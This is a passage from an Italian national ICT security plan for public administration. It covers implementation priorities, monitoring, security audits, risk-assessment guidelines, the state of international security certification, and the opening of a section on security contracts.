Nell'organigramma del CNSI il centro di ricerca svolge il ruolo di fonte di notizie e competenze per il centro di coordinamento del CNSI e per l'Unità di Gestione degli Incidenti. Il centro di ricerca potrà assistere le altre entità espletando studi o ricerche, per acquisire informazioni esaustive e per assicurare la formazione del personale specialistico. Come già anticipato il Centro di Ricerca non è necessariamente un organo del CNSI ma può essere costituito da una o più entità esterne con il quale il centro di coordinamento decide di stabilire dei rapporti di collaborazione. Anche in questo caso visto il ruolo di indipendenza che il CNSI deve mantenere rispetto al mercato, è auspicabile che i centri individuati non siano enti appartenenti ad organizzazioni commerciali.

## 6. L'attuazione del Piano Nazionale

### 6.1 TEMPI E PRIORITÀ

Il Piano Nazionale individua interventi che incidono sull'organizzazione e le abitudini del Paese, la sua piena attuazione richiede dunque tempi compatibili con i necessari cambiamenti di natura culturale. Appare tuttavia possibile che alcune azioni consentano di raggiungere in tempi brevi una quota significativa degli obiettivi individuati e pertanto debbano essere attuate prioritariamente.

Oltre a completare le azioni già in corso, si dovrà subito provvedere a creare una rete capillare ed efficiente per lo scambio delle informazioni sulla sicurezza ICT. Gli interventi che comportano cambiamenti di natura organizzativa dovranno essere attuati in tempi compatibili con le caratteristiche delle organizzazioni e concludersi in un periodo che approssimativamente può ritenersi di circa tre anni. Comunque le amministrazioni dovranno attuare in tempi brevi le azioni che non comportano costi aggiuntivi e modifiche degli assetti organizzativi. Inoltre, tutti i nuovi sviluppi o le manutenzioni di tipo evolutivo dovranno tenere in conto le indicazioni del Piano adeguando i contratti, predisponendo i servizi all'uso della CIE e CNS ed avvalendosi delle funzionalità del Sistema Pubblico di Connettività.

Per quanto concerne le azioni di natura governativa, si ritiene fondamentale individuare le risorse finanziarie per l'incremento della sicurezza ICT nel settore pubblico, che si stiano pari al 2-3% della spesa ICT. Tali risorse potranno essere utilizzate per le campagne di sensibilizzazione, la qualificazione del personale, l'adeguamento del sistema scolastico e le attività di assistenza ed indirizzo verso le amministrazioni.

### 6.2 IL PROCESSO DI MONITORAGGIO E VERIFICA

Il successo della corretta attuazione del Piano Nazionale non può prescindere da una costante azione di monitoraggio e di verifica puntuale dello stato di implementazione del programma, definito nel Piano Nazionale in base alle indicazioni strategiche stabilite in ambito nazionale e comunitario.

A tal fine risulta importante la definizione, da parte del Comitato Nazionale, di un insieme di indicatori oggettivi, diretti o impliciti, che consentano la valutazione dello stato di attuazione del Piano Nazionale rispetto agli obiettivi programmatici, in modo da consentire:

- l'individuazione di azioni di rientro (che consentano di rispettare i tempi previsti dal programma);
- l'eventuale integrazione delle misure previste nel Piano Nazionale al fine di garantire il raggiungimento degli obiettivi strategici in materia di sicurezza ICT per le PA

Risulta evidente che solo misurazioni efficaci ed una raccolta dei dati “garantita” consente di effettuare un monitoraggio delle attività utile all’individuazione di azioni correttive commisurate al reale livello di scostamento (gap) da quanto previsto nel Piano Nazionale. Ma affinché tale azione di monitoraggio e verifica, che in base all’articolo 2 del Decreto Interministeriale di costituzione del Comitato Tecnico Nazionale del 24 luglio 2002 e di competenza dello stesso Comitato Tecnico potrebbe essere svolta dallo stesso mediante un’apposita conferenza (o forum) dei consiglieri tecnici per la sicurezza ICT delle PA, sia efficace occorre una costante attività di audit di sicurezza nelle amministrazioni. L’approccio descritto in precedenza ben si presta ad essere applicato anche all’interno delle PA che sono chiamate ad attuare le azioni individuate dal Piano Nazionale.

### 6.3 GLI AUDIT DI SICUREZZA

L’audit di sicurezza può essere definito come un processo sistematico, indipendente e documentato per ottenere evidenze oggettive che valutate con obiettività consentano di determinare il grado di conformità alla politica di sicurezza, alle procedure o ai requisiti presi come riferimento, da parte del servizio/sistema/organizzazione esaminato. Nell’ambito della singola amministrazione gli audit di sicurezza possono essere:

1. interni;
2. esterni.

Il responsabile e gli addetti alle verifiche di sicurezza ICT devono essere indipendenti dalle funzioni o attività soggette a revisione in modo da poter svolgere il proprio compito con obiettività e senza condizionamenti.

L’indipendenza deve essere garantita con una adeguata collocazione organizzativa, ad esempio in staff del direttore generale o del capo dipartimento, a seconda del modello organizzativo adottato dall’amministrazione.

In base all’importanza dei processi che ricadono nell’ambito di responsabilità diretta o indiretta dell’amministrazione e dei risultati delle precedenti verifiche, il Responsabile dell’audit di sicurezza deve definire i criteri, la frequenza e le modalità delle verifiche da effettuare nell’amministrazione e presso i fornitori.

In generale il processo di audit può essere scomposto in quattro fasi distinte, di seguito elencate in ordine temporale:

0. formulazione del Piano di audit annuale;
  1. preparazione ed organizzazione;
  2. svolgimento e conduzione;
  3. valutazione, rapporto e follow-up.

Alla fase 0 sono collegate le attività di:

- analisi delle raccomandazioni irrisolte e delle richieste di verifica della direzione
- valutazione dei rischi connessi e messa in priorità degli interventi
- pianificazione annuale degli interventi di audit ( matrice audit Int./Est. – entità da sottoporre ad auditing)

- identificazione della capacità di riserva per audit non pianificati

Alla fase 1 sono collegate le attività di:

- individuazione del tipo di audit da effettuare (interno, esterno, sul sistema/ organizzazione);
- individuazione del team di audit;
- selezione dei dipartimenti/uffici/organismi da verificare;
- stesura del programma di audit.

Alla fase 2 sono collegate le attività di:

- pianificazione delle visite ispettive;
- raccolta ed elaborazione dati utili ai fini dell'attività di verifica;
- individuazione dei rilievi (non conformità);
- analisi interna al gruppo degli auditor al fine di verificare e classificare i rilievi (non conformità).

Infine alla fase 3 sono collegate le attività di:

- presentazione delle non conformità e delle eventuali azioni correttive richieste;
- stesura ed emissione del rapporto di audit;
- verifica sullo stato delle azioni intraprese per normalizzare una situazione a rischio evidenziata e valutazione della loro efficacia.

### 6.3.1 AUDIT INTERNO

Gli audit interni sono quelli che si svolgono all'interno della PA e possono essere:

- **Ordinari:** previsti dal programma di verifiche interne all'amministrazione, che ha come obiettivo la verifica del livello di sicurezza raggiunto dalle diverse aree operative rispetto agli obiettivi strategici definiti dall'amministrazione in tema di sicurezza ICT ed in conformità a quanto previsto dal Piano Nazionale;
- **Straordinari:** che scaturiscono da richieste esogene alla funzione di audit di sicurezza od alla stessa amministrazione nel caso di:
  - incidenti di sicurezza originati/provenienti dal dominio di responsabilità dell'amministrazione che coinvolgono altre PA o soggetti esterni alla PA;
  - variazioni dell'organizzazione dell'amministrazione;
  - variazioni della normativa di riferimento.

Il vertice gestionale dell'amministrazione (Direttore Generale, Capo Dipartimento) può avviare un audit nei primi due casi, mentre tale attività può essere avviata sull'amministrazione da un organismo governativo **autorizzato** nel terzo caso e, in una logica di sussidiarietà e di collaborazione, anche nel primo caso. In quest'ultima evenienza e nel caso specifico di incidenti di sicurezza che coinvolgono altre PA, tale organismo assume de facto la veste di garante nei confronti delle altre amministrazioni.

In entrambe le tipologie di audit di sicurezza (ordinario ed straordinario), le verifiche possono essere svolte da personale interno all'amministrazione o da consulenti (*audit di prima parte*) o da personale esterno all'amministrazione che opera su mandato di un organismo governativo **autorizzato** (*audit di terza parte*).

### 6.3.2 AUDIT ESTERNO

Gli audit esterni sono effettuati all'esterno dell'amministrazione su fornitori e sub-fornitori. Come per la tipologia di audit precedente abbiamo **audit esterni**:

- **Ordinari**: previsti dal programma di audit dell'amministrazione e volti a verificare il livello di garanzia di sicurezza del fornitore rispetto a requisiti contrattuali o norme cogenti.
- **Straordinari**: se l'esigenza di un audit scaturisce da particolari esigenze o richieste quali ad esempio:
  - incidenti di sicurezza che hanno coinvolto soggetti/sistemi interni all'amministrazione;
  - incidenti di sicurezza che hanno coinvolto altre PA o soggetti esterni alla PA;
  - richieste di un organismo governativo autorizzato al fine di valutare il livello di adeguatezza delle misure di sicurezza adottate dal fornitore (attività di prevenzione).

In entrambi i casi le norme contrattuali devono prevedere l'obbligo da parte del fornitore e degli eventuali sub-fornitori di consentire le attività di audit da parte dell'amministrazione o di terzi che operano in base ad accordi/contratti con l'amministrazione.

## 6.4 LA GESTIONE DEL PIANO NAZIONALE

Il soggetto responsabile della verifica dell'attuazione ed applicazione del Piano Nazionale è il Comitato Tecnico Nazionale più volte citato: la relativa attività sarà svolta tenendo conto delle eventuali risorse, umane e strumentali, che saranno poste a disposizione dello stesso.

## 7. Conclusioni

Come già detto in precedenza, i sistemi informatici nazionali, specialmente nel settore pubblico, sono strettamente interconnessi ed interdipendenti. Solo affrontando gli aspetti di sicurezza secondo logiche comuni si può raggiungere un adeguato livello di sicurezza ICT. Tale livello è garantito da un complesso insieme di misure tecniche, logiche, organizzative e giuridiche che, insieme, costituiscono il processo di sicurezza ICT.

Tenendo conto di quanto stabilito nel “Codice dell’amministrazione digitale”, soprattutto in termini di autonomia organizzativa, il Piano Nazionale coinvolge l’intero sistema Paese e quindi partecipano alla sua attuazione, oltre alle pubbliche amministrazioni, anche le imprese e i cittadini.

Questo documento deve essere attuato in armonia e coerenza con il documento “Modello organizzativo nazionale di sicurezza ICT per la PA”.

Il presente documento ha indicato come principali obiettivi:

1. la tutela dei cittadini nei confronti di problemi che possono derivare da carenza di sicurezza nei processi istituzionali nell’ambito dello sviluppo della società dell’informazione;
2. l’abilitazione dello sviluppo della società dell’informazione mediante la promozione della fiducia nel mezzo informatico;
3. il miglioramento dell’efficienza del sistema Paese tramite la riduzione dei costi che potrebbero derivare da carenze nel campo della sicurezza informatica.

Sono state anche indicate le strategie e descritti i metodi per raggiungere i risultati auspicati. In particolare sono state descritte le logiche attuative, l’elenco degli interventi per la sicurezza ICT indicando delle proposte di priorità per le amministrazioni e per il governo.

Sono state anche date delle indicazioni sulle priorità e sui tempi di applicazione, tenendo conto che il presente documento individua interventi che incidono sull’organizzazione e le abitudini del Paese. Ne consegue che la sua piena attuazione richiede tempi compatibili con i necessari cambiamenti, anche di natura culturale.

Considerata la fondamentale e già citata necessità di essere armonici e coerenti con il documento “Modello organizzativo nazionale di sicurezza ICT per la PA”, entrambi i documenti sono stati arricchiti con appendici esemplificative.

Ma i documenti di tipo strategico e tecnico, pur fondamentali per lo sviluppo del processo di sicurezza ICT, possono non essere sufficienti.

È infatti auspicabile, a breve termine, una adeguata azione legislativa sulla materia della sicurezza ICT come sostenuto nel documento elaborato dal Comitato Tecnico Nazionale. Tale azione dovrebbe essere tesa a creare norme di riferimento per vincolare la PA a rego-



le stabilite mediante un adeguato livello giuridico come quello delle leggi e dei regolamenti. Questo al fine di armonizzare un quadro giuridico che ha dettato regole specifiche per ogni situazione (protezione dei dati personali, SPC, carte d'accesso, firma digitale, ecc.).

È da ricordare che intento fondamentale del così detto e-government è quello di sviluppare una PA che, tramite le tecniche della società dell'informazione, si ammoderni migliorando in efficienza, efficacia, economicità, imparzialità, trasparenza, semplificazione e partecipazione.

Tale programma di sviluppo deve poter contare su un livello di sicurezza ICT coerente, sostenuto da opportune misure organizzative e finanziarie.

In caso contrario, visti anche i nuovi indirizzi legislativi che prevedono anche degli obblighi operativi, si verificherebbe un maggior costo e un minor risultato, naturale conseguenza della disomogeneità delle regole e della pluralità degli indirizzi legislativi e regolamentari.

## APPENDICE A

# Linee guida per la valutazione dei rischi

L'obiettivo della valutazione dei rischi (o *risk assessment*)<sup>26</sup> è quello di consentire la scelta ottimale delle contromisure, definendo e modulando le protezioni in funzione del valore dei beni con il criterio della massima omogeneità, evitando cioè che rischi residui vanifichino l'intero impianto di sicurezza consentendo di aggirare le protezioni messe in campo. Un altro obiettivo di quest'attività è tenere traccia del processo decisionale che ha portato all'attuazione delle contromisure, per verificare il raggiungimento degli obiettivi prefissati e correggere ciclicamente l'analisi in funzione di quanto rilevato in fase di attuazione<sup>27</sup>.

Le metodologie "tradizionali" si basano sulla stima di **beni** (o *asset*), **vulnerabilità** e **minacce**.

Il bene è ciò che bisogna salvaguardare: persone, oggetti, software, informazioni, ecc.

Le vulnerabilità sono caratteristiche dei sistemi e dei processi che, in particolari situazioni, possono portare alla perdita di riservatezza, integrità o disponibilità delle informazioni (ad esempio un errore del software).

Le minacce consistono nella possibilità che avvenga un evento anomalo che porti alla perdita di riservatezza, integrità o disponibilità delle informazioni (ad esempio un attacco di un *hacker*) e dipendono dal valore del bene e dal contesto in cui il bene si trova. Il rischio è la probabilità che si concretizzi una minaccia nei confronti di un bene, sfruttando una vulnerabilità del sistema.

La valutazione dei rischi comprende l'individuazione delle possibili cause di rischio attraverso il censimento dei beni e delle relative vulnerabilità e minacce (*risk analysis*) nonché la stima del loro impatto (*risk evaluation*) in termini di potenziali perdite economiche, di immagine, ecc.

Le metodologie di valutazione dei rischi si dividono in due categorie:

- quantitativi;
- qualitativi.

Nella prima il rischio viene quantificato come probabilità che un determinato evento si manifesti nell'arco di un anno. Moltiplicando la probabilità per il valore economico del potenziale danno si ottiene un valore, chiamato "esposizione economica annua", che rappresenta la probabile perdita monetaria dovuta ad un determinato rischio.

<sup>26</sup> La terminologia utilizzata per le attività di gestione della sicurezza è spesso disomogenea e contraddittoria. In questa nota si adotta la terminologia derivata dalle definizioni proposte dalla guida ISO/IEC 73:2002 - Risk management - Vocabulary - Guidelines for use in standards

<sup>27</sup> Secondo la norma BS7799-2 la gestione della sicurezza (ISMS) deve consistere in un processo ciclico di tipo PDCA (Plan Do Check Act).

I raffronti tra tale valore ed i costi delle protezioni consentono di scegliere il trattamento ottimale del rischio.

I metodi qualitativi stimano i rischi secondo una scala qualitativa, normalmente costituita da 3, 4 o 5 valori (per es. molto basso, basso, medio, alto).

Anche il valore del potenziale danno viene stimato secondo una scala qualitativa. Infine, con l'ausilio di opportune tabelle, a partire dalla stima del rischio e del danno si determina l'impatto (o livello di criticità).

Ad esempio l'attività di valutazione potrebbe portare alla conclusione che il rischio di accesso indebito ad un determinato sistema elaborativo ha un impatto "medio".

Il trattamento del rischio viene quindi deciso in funzione del suo impatto (ad esempio nessuna protezione aggiuntiva per impatto basso, protezioni "standard" per impatto medio, protezioni "robuste" per impatto elevato).

I metodi descritti hanno un costo elevato e richiedono competenze specialistiche. Per ridurre i costi, spesso si ricorre a varianti semplificate (ad esempio considerando aggregazioni di beni e macro-processi) oppure a valutazioni fondate sull'esperienza ed il buon senso, ossia sulla buona prassi (*best practices*).

La valutazione secondo buona prassi viene condotta a partire da un elenco predeterminato di rischi o di misure di sicurezza, valutandone la pertinenza allo specifico contesto. Lo standard ISO/IEC 17799 (più noto come BS 7799 parte 1) riporta un elenco di misure di sicurezza idoneo per la valutazione dei rischi secondo buona prassi.

### ***Utilizzo di una metodologia di valutazione dei rischi***

Si osserva innanzitutto che i metodi quantitativi non sono i più adatti a determinare il trattamento dei rischi in presenza di norme cogenti che impongono misure di sicurezza minime. Infatti tali metodi portano ad individuare le protezioni secondo criteri di convenienza economica per l'ente che effettua il trattamento, mentre le misure minime prescrivono che i dati debbano essere protetti in ogni caso con misure adeguate<sup>28</sup>.

Nel caso di utilizzo di metodi di valutazione qualitativa, occorre tenere presente che la stima del potenziale danno deve essere condotta considerando i possibili problemi per la collettività.

Ad esempio, il Codice per la tutela dei dati personali determina implicitamente una scala di criticità distinguendo tra dati personali generici e particolari (sensibili e giudiziari).

Fissato il livello di criticità secondo i criteri esposti, le protezioni possono essere individuate con le indicazioni della metodologia prescelta, occorre comunque tenere presente che in ogni caso devono essere messe in atto almeno le misure minime previste dalla normativa corrente (Direttiva 16 gennaio 2002 e Codice per la tutela dei dati personali).

<sup>28</sup> Con questa affermazione non si vuole escludere l'utilizzo di prodotti che eseguono valutazioni quantitative, ma semplicemente osservare che i criteri di scelta non devono basarsi esclusivamente sulle valutazioni economiche che tali prodotti propongono.

## APPENDICE B

# Situazione internazionale della certificazione di sicurezza per i sistemi e prodotti ICT

Fino ad ora, la certificazione in ambito commerciale è stata intesa dai fornitori quasi esclusivamente come un riconoscimento da utilizzare a fini commerciali, più che come uno strumento per garantire la sicurezza di ciò che si fornisce all'utente finale. In quest'ottica, appare più vantaggioso al fornitore poter affermare che il proprio prodotto è certificato ad un livello alto (generalmente EAL4), eventualmente limitando l'ambito di validità della certificazione, rispetto a sostenere un processo di certificazione a livello più basso ma che copra tutti gli aspetti relativi all'uso del prodotto che l'utente potrà fare. Le statistiche mostrano che la stragrande maggioranza delle certificazioni Common Criteria<sup>29</sup> fino ad ora emesse è a livello EAL4 (vedi Figura 2) mentre le certificazioni a livelli più bassi registrano numeri decisamente inferiori, e sono per lo più relative a specifiche categorie di prodotti (smart card). Inoltre, in ambito commerciale sono del tutto assenti le certificazioni di sistema, certificazioni che, al contrario, avrebbero grande utilità pratica dal punto di vista dell'utilizzatore finale. Questi elementi inducono spesso l'utente finale ad una percezione falsata della garanzia effettivamente fornita dall'oggetto che sta acquistando, in quanto:

1. la certificazione, sebbene conseguita ad un livello alto, potrebbe non coprire tutti gli ambiti di suo interesse;
2. la certificazione, se non mantenuta nel tempo, potrebbe risultare inficiata da nuove vulnerabilità insorte successivamente alla certificazione stessa.




Figura 2 - Ripartizione per livelli di assurance delle certificazioni CC attualmente pubblicate sul sito [www.commoncriteriaportal.org](http://www.commoncriteriaportal.org)

<sup>29</sup> Con il termine Common Criteria ci si riferisce allo standard internazionale ISO/IEC IS-15408 che riporta le linee guida per la certificazione della sicurezza in ambito informatico

Inoltre, il conseguimento della certificazione a livelli medio-alti comporta necessariamente sia oneri notevoli (dal punto di vista economico e da quello delle risorse umane che devono essere impegnate) sia tempi considerevoli rispetto al ciclo di vita del prodotto; questa circostanza, considerando che una certificazione non mantenuta nel tempo potrebbe perdere validità poco dopo la sua emissione, riduce fortemente il grado di diffusione di questo strumento. È comunque un fatto il mancato affermarsi del ricorso al processo di mantenimento dei certificati nei principali paesi dotati di un organismo di certificazione: questo di fatto trasforma la certificazione da una potenziale garanzia per l'utilizzatore finale ad un mero strumento commerciale, utilizzato senza alcuna garanzia di efficacia anche dopo anni dalla sua emissione.

La Figura 3 mostra l'andamento del numero di certificazioni CC negli anni. Come si può notare, il numero di certificazioni, dopo un incremento cospicuo verificatosi nel 2002, risulta sostanzialmente invariato negli ultimi anni, a riprova del fatto che l'utilizzo della certificazione continua ad essere limitato ad un ristretto numero di fornitori che possono affrontare i costi con essa connessi.

La totale assenza di sistemi commerciali certificati conferma che il ruolo degli utilizzatori finali nel processo di certificazione è del tutto marginale; ciò impedisce di sfruttare a pieno i possibili vantaggi che si potrebbero ottenere attuando una politica che veda la sicurezza dell'utilizzatore finale, e non il vantaggio economico del fornitore, come motore del processo di certificazione.

Tenendo in considerazione quanto discusso si può affermare che la principale conseguenza dell'approccio fino ad ora realizzato è che la certificazione di sicurezza viene spesso vista e considerata come una applicazione di nicchia, costosa e che risulta poco utile nei casi pratici per gli utilizzatori finali.




Figura 3 - Andamento del numero di certificazioni per anno (dati ricavati dal sito [www.commoncriteriaportal.org](http://www.commoncriteriaportal.org))

Un ultimo elemento da tenere in considerazione nello scenario internazionale, soprattutto per quello che riguarda la situazione negli USA, è l'utilizzo e la diffusione dei Protection Profile quali riferimenti tecnici messi a punto dalle autorità nazionali per la sicurezza e

dall'amministrazione pubblica in genere, al fine di fornire una sorta di 'capitolato tecnico' il più possibile specifico sulle funzioni e gli obiettivi di sicurezza. Di fatto il proliferare dei Protection Profile ha consentito di innalzare di molto il livello di sicurezza dei prodotti e sistemi disponibili sul mercato. Infatti i fornitori, per ragioni commerciali, si vedono costretti nella sostanza a rispondere ai requisiti imposti dai profili, pur potendo attuare le strategie più diversificate per quanto riguarda i meccanismi e gli algoritmi di sicurezza. Un tale uso d'indirizzo dei Protection Profile sarebbe auspicabile anche nel nostro paese per quello che riguarda la PA.

### ***La situazione USA per l'utilizzo dei prodotti e sistemi certificati***

Negli USA la sicurezza dei sistemi informatici utilizzati dalla PA viene gestita da due organi separati: la NSA (National Security Agency) per ciò che riguarda i sistemi informatici che riguardano la sicurezza nazionale, e il NIST (National Institute of Standards and Technology) per ciò che riguarda i sistemi che pur trattando informazioni sensibili non rivestono interessi per la sicurezza nazionale. Sebbene i due organismi emettano direttive in modo indipendente, operano congiuntamente per le fasi operative di valutazione e certificazione secondo i Common Criteria attraverso una terza entità denominata NIAP (National Information Assurance Partnership). Inoltre, sia il NIST sia l'NSA sono tenute all'applicazione delle direttive emanate con la circolare A-130 "Security of Federal Automated Information Resources" emessa dal OMB<sup>30</sup> nel novembre 2000. Nell'appendice III di tale circolare viene dettato un insieme minimo di controlli che devono essere inclusi nei programmi federali per la sicurezza dell'informazione, e vengono assegnate responsabilità nell'ambito delle agenzie federali riguardo alla sicurezza delle informazioni. In particolare, si afferma che "Le agenzie devono realizzare e mantenere un programma per assicurare sia fornita una adeguata sicurezza riguardo a tutte le informazioni raccolte, processate, memorizzate o trasmesse mediante sistemi di supporto generico e applicazioni "major". È quindi responsabilità di ogni agenzia realizzare un programma che attui politiche e procedure coerenti con quelle governative. Le agenzie che trattano informazioni relative alla sicurezza nazionale saranno soggette a requisiti più stringenti.

Il contenuto della circolare A-130 è stato recepito in varie direttive emesse sia dalla NSA sia dal NIST.

Nell'ambito della sicurezza nazionale, con il documento NSTISSP n.11 del luglio 2003 "National information assurance acquisition policy" si stabilisce che l'acquisizione di COTS che devono essere utilizzati in sistemi che acquisiscono, processano, memorizzano visualizzano o trasmettono informazioni relative alla sicurezza nazionale sia limitata ai prodotti che sono stati valutati e certificati nell'ambito di programmi di valutazione e certificazione riconosciuti. Nello stesso documento si sottolinea che "la protezione di un sistema implica più della semplice acquisizione del prodotto giusto. Una volta acquisiti, questi prodotti debbono essere integrati propriamente e debbono essere soggetti ad un processo di accreditamento, che assicuri la totale integrità delle informazioni e dei sistemi da proteggere". Sempre nello stesso documento, suggerisce che anche le agenzie federali che gestiscono informazioni che, sebbene non rilevanti per la sicurezza nazionale, possano essere critiche per la mis-

<sup>30</sup> United States Office of Management and Budget

sione dell'organizzazione o che possano essere associate all'operatività della infrastrutture critiche, privilegino l'acquisizione di prodotti valutati e certificati.

Per quanto riguarda i sistemi che trattano informazioni sensibili ma non classificate (cioè non rilevanti per la sicurezza nazionale) il NIST ha emesso delle Linee Guida "Guidelines to federal organizations on security assurance and acquisition/use of tested/evaluated products" per l'acquisizione e l'uso dei prodotti testati e valutati. Tali Linee Guida sono dirette a dipartimenti ed agenzie federali, ma possono essere adottate su base volontaria anche da organizzazioni non governative. Anche in questo documento si sottolinea la necessità di acquisire prodotti testati e certificati nell'ambito del programma NIAP. Si esprime anche l'intenzione del NIST di produrre dei Protection Profile relativi ad ambiti di interesse per un ampio segmento per le agenzie federali. Tali Protection Profile potranno essere utilizzati per la valutazione dei prodotti che verranno acquisiti dalle agenzie stesse. Nello stesso documento si fa osservare che la semplice acquisizione di prodotti dotati di un livello di garanzia certificato contribuisce al livello di garanzia del sistema nel suo insieme, ma non costituisce una garanzia assoluta sulla sicurezza dell'intero sistema. Infatti, il livello di garanzia complessivo di un sistema può essere diverso (e in generale inferiore) rispetto al livello di garanzia dei componenti singoli. È quindi necessario attuare controlli complementari ad esempio sulle procedure, sulla formazione del personale, sulle politiche, inseriti in un programma complessivo di gestione dei rischi.

Infine, la guida NIST "Guide for the security certification and accreditation of federal information systems" fornisce indicazioni per "l'accreditamento e la certificazione di sicurezza di sistemi informatici che forniscono supporto alle agenzie federali". Per *accreditamento* di sicurezza si intende un pronunciamento ufficiale che autorizzi l'operatività di un sistema informatico accettando esplicitamente il rischi connessi all'uso di tale sistema, in conformità con quanto prescritto nella circolare "Security of Federal Automated Information Resources" del OMB. Con l'atto dell'accreditamento del sistema il responsabile accetta la responsabilità relativa alla sicurezza del sistema; di conseguenza, a lui verrebbero imputate le conseguenze negative sull'agenzia di eventuali incidenti di sicurezza. Per *certificazione* di sicurezza si intende in questo contesto il processo di ricognizione dettagliata della sicurezza del sistema informatico in oggetto, svolto dal responsabile al fine di poter eventualmente emettere l'accreditamento. Il processo di certificazione comprende la valutazione dei controlli svolti su aspetti tecnici, gestionali e operativi del sistema informatico a supporto dell'accreditamento.

Il processo di certificazione e accreditamento si articola in quattro fasi distinte:

*Fase iniziale* – Lo scopo di questa fase è di assicurare che i responsabili della sicurezza per l'agenzia approvino i contenuti del programma di sicurezza previsto nella citata circolare OMB "Security of Federal Automated Information Resources", compresi i requisiti di sicurezza del sistema, prima che si avvii il processo.

*Fase di certificazione* – Lo scopo di questa fase è quello di valutare fino a che punto i controlli di sicurezza sul sistema informatico sono svolti correttamente, funzionano come desiderato e forniscono il risultato atteso nel soddisfare i requisiti di sicurezza per il sistema. In questa fase vengono anche condotte azioni volte a correggere difetti nei controlli di sicurezza o a eliminare vulnerabilità riscontrate nel sistema. Nel corso di questa fase

vengono anche considerate eventuali certificazioni di sicurezza (ad esempio Common Criteria) di prodotti componenti il sistema.

*Fase di Accredитamento* – Lo scopo di questa fase è quello di stabilire se le eventuali vulnerabilità note rimanenti nel sistema (a valle dell'implementazione dei controlli stabiliti) implicano un livello di rischio accettabile per l'operatività, i beni e il personale dell'agenzia. Questa fase può dar luogo a tre possibili risultati:

- a. l'autorizzazione all'impiego del sistema informatico;
- b. un'autorizzazione temporanea all'impiego del sistema informatico, sotto particolari condizioni;
- c. un divieto dell'impiego del sistema informatico.

*Fase di monitoraggio continuo* – Lo scopo di questa fase è quello di supervisionare e monitorare l'attuazione dei controlli di sicurezza nel sistema informatico nella sua fase operativa, e di informare il responsabile della sicurezza di eventuali cambiamenti che possano avere un impatto sulla sicurezza del sistema.

Il conseguimento dell'accreditamento di sicurezza garantisce che il sistema informatico sarà messo in opera con la dovuta supervisione gestionale, che sarà sottoposto a un monitoraggio continuo dei controlli di sicurezza, e che periodicamente sarà effettuato un riaccreditamento secondo le politiche federali o dell'agenzia, e comunque ogni qualvolta siano apportate modifiche significative.



## APPENDICE C

# I contratti relativi alla sicurezza informatica

### C.1 I CONTRATTI DI SICUREZZA

Uno degli obiettivi dei contratti in questione è quello di fissare gli elementi che concorrono ad assicurare l'efficace svolgimento dei processi che si basano sui beni o servizi oggetto della fornitura, creando i presupposti affinché i risultati risultino conformi alle aspettative.

Per raggiungere questi obiettivi, di norma un contratto di fornitura introduce dei requisiti di qualità che hanno lo scopo di fare in modo che i risultati dei processi siano aderenti alle specifiche di progetto.

Si sottolinea che i parametri di qualità fanno sempre riferimento a casi normali di funzionamento, dove il prodotto finale è simile a quello atteso. In altre parole, i requisiti di qualità sono di regola riferiti alle condizioni di esercizio "standard" che corrispondono alle specifiche di progetto.

Può accadere che, per vari motivi<sup>31</sup>, il processo non segua il percorso standard e dia luogo a risultati diversi da quelli attesi.

I requisiti di sicurezza si riferiscono appunto a tali situazioni eccezionali ed hanno l'obiettivo di evidenziare i possibili casi di "deragliamenti" del processo produttivo fondamentale e prevedere soluzioni alternative.

